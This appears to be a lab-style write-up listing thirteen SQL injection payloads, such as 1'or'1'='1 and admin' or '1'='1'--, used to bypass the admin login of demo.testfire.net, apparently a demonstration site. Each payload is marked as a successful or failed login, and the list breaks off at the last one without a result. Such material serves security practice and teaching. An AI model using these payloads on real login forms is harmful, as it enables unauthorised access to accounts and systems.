



BY PASS AUTHENTICATION ON

<http://demo.testfire.net>

TARGET : ADMIN PANEL OF <http://demo.testfire.net>




PAYLOAD 1(USER = **admin** and password = **admin**)




Successful login.

PAYLOAD 2(USER = 1'or'1'='1 and pass = 1'or'1'='1)




Successful login

PAYLOAD 3(USER : or 1=1 password = or 1=1)




Unsuccessful login

PAYLOAD 4(USER : 1=1 password = 1=1)




Unsuccessful login

PAYLOAD 5(USER : admin' or '1'='1 password =_admin' or '1'='1')




Successful login

PAYLOAD 6(USER : or 1=1--password =_or 1=1--)




Unsuccessful login

PAYLOAD 7(USER : admin' or '1'='1'-- password =_admin' or '1'='1'--)




Successful login

PAYLOAD 8 (USER : `admin'or 1=1 or '='password =_admin'or 1=1 or '='`)




Successful login

PAYLOAD 9 (USER : `varun'or'1'='1` password = `varun'or'1'='1`)




Successful login

PAYLOAD 10 (USER : `admin' or 1=1` password = `_admin' or 1=1`)




Unsuccessful login

PAYLOAD 11 (USER :_admin' or 1=1# password = admin' or 1=1#)




Unsuccessful login

PAYLOAD 12 (USER :_admin') or ('1'='1 password =_admin') or ('1'='1)




Unsuccessful login

PAYLOAD 13 (USER :_admin') or '1'='1 password =_admin') or '1'='1)



